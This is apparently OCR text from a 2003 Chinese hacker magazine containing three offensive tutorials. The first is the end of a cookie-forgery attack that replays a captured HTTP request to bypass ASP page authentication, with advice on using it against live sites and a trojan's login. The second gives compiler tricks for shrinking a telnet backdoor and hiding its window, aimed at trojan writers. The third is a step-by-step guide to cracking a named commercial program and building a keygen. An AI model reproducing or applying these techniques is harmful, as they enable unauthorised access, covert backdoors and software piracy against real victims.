


图6

在图6 的页面输入密码123后，立即出现了3.asp 的页面（url为：http://127.0.0.1:81/asp/3.asp），如图7。




图7

看3.asp 的源码得知，要想弹出对话框，只要满足cookie 的值为lcx 即可。正常的话，这个cookie 值在2.asp里（图6）输对了密码才能产生，但这个cookie 值完全可伪造出来。我们先打开http://127.0.0.1:81/asp/2.asp，输入密码123，先产生这个cookie值，跳转至http://127.0.0.1:81/asp/3.asp，此时我们来抓包。这次我们不用nc，换用winsock expert（这个软件使用很简单，在光盘中有收录），打开http://127.0.0.1:81/asp/3.asp 监听，然后在IE 里刷新http://127.0.0.1:81/asp/3.asp 这个url，抓到图8 所示的数据：




图8




图9

```
GET /asp/3.asp HTTP/1.1
Accept: */*
Referer: http://127.0.0.1:81/asp/2.asp
```

```
Accept-Language: zh-cn
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 5.01; Windows NT 5.0)
Host: 127.0.0.1:81
Connection: Keep-Alive
Cookie: password=lcx; ASPSESSIONIDQGQQGVCC=FKKLHBNAKDLBDEKPIHGKOFDM
```

此时，关掉所有的IE页面，确保2.asp没有产生出cookie，直接用nc来给3.asp提交这些数据（图9）。看到图9最底端那一行“<script>alert("hello")</script>”字符没有？这就是弹出对话框的html字符，说明我们成功了。

在我们提交给3.asp的数据里，有这样一串字符“Cookie: password=lcx;”，这个cookie值并不是由打开2.asp输入正确的密码123来产生的，完全是我们构造出来的，于是一个跨页提交的cookie欺骗成功了！有人要问，举这个例子好像没有实际用处呀！其实不然，偷偷告诉你，海阳顶端网ASP木马所有版本的各个二级页面密码验证都是像2.asp和3.asp这样写的，相信你熟读本文后，动动脑筋就可轻易破解海阳顶端网ASP木马的密码验证；《黑客X档案》官方网站刚建立时也存在此漏洞，pinkeyes测试时也用此法添加了一条新闻。

最后，给大家总结一下二级页面验证不严的脚本漏洞和跨页提交入侵方法的工作流程：将本机架设成支持脚本的服务器→下载要破解的脚本代码→无论会不会看代码，都可通过抓包和发送数据来判断是否存在此漏洞→如果本机测试成功，修改抓包所得的数据即可用于网上的脚本程序入侵。

超浓缩的1.68K telnet后门

guxi

最近笔者编写了一个ICMP后门，考虑如何使编译出来的exe文件最小。文件大小是后门程序的重要指标（后门当然是越小越好了），所以对如何利用VC编译最小exe文件有点经验。下面为大家介绍一下，希望对大家以后编写木马或后门程序有点帮助。

本文不介绍telnet后门的原理，所以不打算介绍源码（源码在光盘中收录），而只是介绍如何在VC中设置从而令编译出的exe文件达到最小的（也许还会有其它更好的方法，希望大家不吝赐教）。下面请follow me：

使用Release版而不用Debug版编译

首先，用VC打开需要编译的文件。拉下“编译”菜单先编译一下文件，这时会发现当前文件夹下面多了一个debug文件夹。如果我们直接“编译”－“构建－***exe”的话，就会在debug文件夹下面编译出exe文件，但大小通常有200K之巨，这样的大小当然是我们不能接受的。原因是DEBUG版中包含了太多的调试信息（完全是垃圾）。这时，我们需要把程序编译成Release版本。具体是打开“编译”－“配置”选项，把“win32 debug”移去。再一次“构建－***.exe”，

这时会发现当前的文件夹下面多了个Release文件夹，里面编译出的exe文件只有24k（只有原来大小的1/8）。如图1。




图 1

设置自己的入口点函数

接着，我们需要修改一下代码。大家知道，c/c++程序默认的入口点函数是main()或WinMain()，但我们现在不用什么Main，WinMain，因为这些都不是直接的入口点，编译器在产生exe文件的时候，将为我们生成的真正的入口点。我们来定义自己的入口函数。具体是把main或WinMain改成其它的名字（如EnterFun），改后编译一下编译就出错了，原因是程序没有入口函数，下面我们来自定义自己的入口函数：打开“工程”－“设置”选项，选中“link”的选项卡，在“分类”下拉列表框中选“output”，这时会发现有“输入项－点符号”（如图2），输入我们刚才定义的入口点函数（Enter Fun），确定后构建出的exe文件大小变为16K了。

这离我们的1.68k还有一段差距哦。不要紧，下面这步会令exe文件变得更小。




图 2

注意　大家留意图2中的Poject Opelons中有/subsystem:console选项，这里是表示程序是控制台程序，双击运行时会有一个cmd窗口。笔者认为如果把它改成windows就没有窗口了，（理由是windows程序如果要显示一个窗口需要CreateWindows()函数创建窗口，并用updata()来显示，但我们的代码里没有，这当然不会有显示窗口了，事实证明笔者的想法的正确的。）

更改编译对齐方式

通常VC在编译的时候，采用的对齐方式是0x1000，即4096byte，我们现在将他先改成0x200，即512byte，看看会变成多小。照样打开刚才的“link”选项卡，在下面的“Project Option”中添加：/align:512（注意每两个参数之间是有个空格的），再编译一下就得出3k的exe文件了。

但这还没达到1.68K，但我们把512修改成16（或更小，但通常是2的指数，不通系统会有不通结果，笔者的（windows2003）最小只能设置为16），就可以编译出1.72k了。

我们再把程序的数据段和代码段放在一起（添加/merge:.data=.text /merge:.rdata=.text），就可以编译出1.68k的telnet后门了。（具体编译出来的文件大小可能也会因机器的不同而不同，以上是在笔者的机器上得出的结果，编译使用“创天中文VC++”）。另外，如果是要用到MFC函数的程序，我们在“工程”－“设置”里面的“General”选项卡中在“Microsoft Foundation Class”中选择使用一个MFC的dll（Use MFC in a Share Dll）也会令文件的大小缩小很多。

后记：

以上是笔者在利用VC开发过程中所积累的一点经验。

说真的，经验是很重要，而且往往是“可遇不可求”的，希望以上的浅述对大家以后编写程序有点帮助。

每次，我都要等一个月，等待的滋味，哎，你知道，现在，我们完全可以一次看过够！本栏目把2003年的精彩连载文章串在一起，让我们快意阅读，一读到底。

精彩连载100%

《独孤九剑》软件破解篇之破剑式

清风幻影

现在许多共享软件都采用注册码的方式注册软件，软件在未注册之前，有些重要的功能不能使用，输入正确的注册码成为正版软件后会解除对这些软件的限制，成为没有功能限制的正式版。

一、思想与工具

破解对象：用来破解在内存中出现明文注册码的软件。

所需工具：WinIce4.05 for win9x（用来动态跟踪程序的执行）keyMake V1.69（制作注册机）

所需知识：适当的汇编知识。

以上两款软件的用法请参考原软件的帮助文件和相关书籍！

我们这一次就来讲一下怎样去找到这个正确的注册码。（并不是所有的程序都能在内存中找到明文注册码。）

首先看一下注册码的判断原理，判断注册码的过程如下：

输入注册码——→判断 < 对——注册成功 / 错——注册失败

关键就在判断这个环节上，程序怎么会知道我们输入的注册码是正确的还是错误的呢？看来，对于某些程序（不是所有的）在判断的时候，在内存中的某一时刻会出现一个正确的注册码来跟我们输入的注册码进行比较。

二、实例破解

下面我们举例讲解此类软件的破解方法。选择目前网上比较流行的图像合成软件《幻影2003》(内部版本号：2.0.0.1.1)作为讲解的例子。

这个软件安装上以后，如果不注册就不能保存图像（这一功能限制太狠了），只要你单击保存，程序就会提示你进行注册。




图 1

在你启动软件后单击“输入注册码”或者单击“保存”，都会弹出如图1所示“注册幻影2003”对话框。

我们在“注册码”中随便输入一串字符，比如：“12345”。然后，按Ctrl+D键切换到WinIce调试窗口中，下断点：BPX HMEMCPY（当程序进行内存复制时中断程序），再按Ctrl+D键切换到《幻影2003》中。单击“确定”按钮，此时程序被中断，弹出WinIce窗口。我们可以看到此时程序中断在调用HMEMCPY上，




图 2

我们先不管它，输入G回车，程序又中断在HMEMCPY上，我们再输入G回车。出现如图2所示对话框：

我们先分析一下，程序在单击“确定”后，调用了两次HMEMCPY函数，我们猜测它一次复制了“软件编号”，另一次复制了我们输入的“注册码”，然后根据软件编号算出的注册码和我们输入的注册码进行比较。所以比较注册码的程序就发生在第二次HMEMCPY调用之后和出现注册码不正确对话框之前。这样我们就可以在这一段中去查找正确的注册码了。

单击“是”，此时注册码中还是我们刚才输入的“12345”，不管它。单击“确定”按钮，此时程序被中断，弹出WinIce窗口。输入G回车，程序又中断在HMEMCPY上，此时就不能再输入G了，否则就又会出现注册失败。我们按F12键，一直按到出现注册失败的对话框，一共按了12下。看来比较注册码的代码可能在我们按过11次F12之后的地方。

这样我们就重复以上步骤：单击“是”，单击“确定”按钮，此时程序被中断，弹出WinIce窗口。输入G回车，程序又中断在HMEMCPY上，这次我们按11下F12键，看到程序中的代码如下：（你看到的段可能不是0167，这没有关系）

```
0167:00408F09  LEA  EAX,[EBP+6C](程序停留在这一行)
0167:00408F0C  LEA  ECX,[ESP+10]
0167:00408F10  PUSH EAX
0167:00408F11  CALL 0042DE32
0167:00408F16  MOV  EAX,[EBP+64]
```

按F10键单步运行，按17下来到如下代码处：

```
0167:00409148  MOV  EDX,[ESP+10](EDX中是输入的注册码内存地址)
0167:0040914C  MOV  EAX,[EBP+60](EAX中是正确的注册码内存地址)
0167:0040914F  PUSH EDX (把EDX压入堆栈)
0167:00409150  PUSH EAX (把EAX压入堆栈)
0167:00409151  CALL [00431710](注册码比较程序)
0167:00409157  ADD  ESP,08
0167:0040915A  TEST EAX,EAX
0167:0040915C  JNZ  00409167 (如果注册码不正确就跳到
```

后边）

```
0167:0040915E  MOV   ECX,EBP
0167:00409160  CALL  0042DCF4（注册码正确时进行注册...）
0167:00409165  JMP   00409181
0167:00409167  PUSH  FF（注册码不正确跳到这里）
0167:00409169  PUSH  04
0167:0040916B  PUSH  00008006
0167:00409170  CALL  0042E0DE （显示注册失败的对话框）
0167:00409175  CMP   EAX,06
................
```

看到这里，心里是不是就清楚多了。按两下F10，运行到0167:0040914F，输入D EDX回车，数据窗口显出我们输入的注册码“12345”；输入D EAX回车，数据窗口显出形如B3R0-G2D3-A1C0-J1L5的正确注册码。

到此我们就将内存中正确的注册码找出来了。

三、制作注册机

由于程序安装在不同的机器上时，会产生出不同的软件编号，当然就需要不同的注册码了。既然我们能在内存中看到注册码，那我们能不能用一个程序把它自动显示出来呢。回答是肯定的。




图 3

我们现在用KEYMAKE来做一个注册机，让它自动把注册码找出来。

很显然，此时我们运行到0167:0040914F处时，EAX中存放的就是正确的注册码的地址，我们只要在程序运行到这里的时候显示EAX的内容就可以得到注册码。




图 4

输入D 0167:0040914F回车，在数据窗口中会看到这个单字节指令的二进制代码52。

注意：此处的段0167要输入你机器上的段的值。

输入BD ＊将所有的断点禁止掉（不然以后会不停的中断）。按Ctrl+D回到《幻影2003》中，我们先不忙输入正确的注册码。运行KEYMAKE，选择“其它”→“内存注册机”，如图3所示。

在弹出的“设置注册机信息”对话框中单击“浏览”，选择“幻影2003”程序，如图4所示。

单击“添加”，弹出“添加数据”对话框，可以按照如图5所示方式输入。

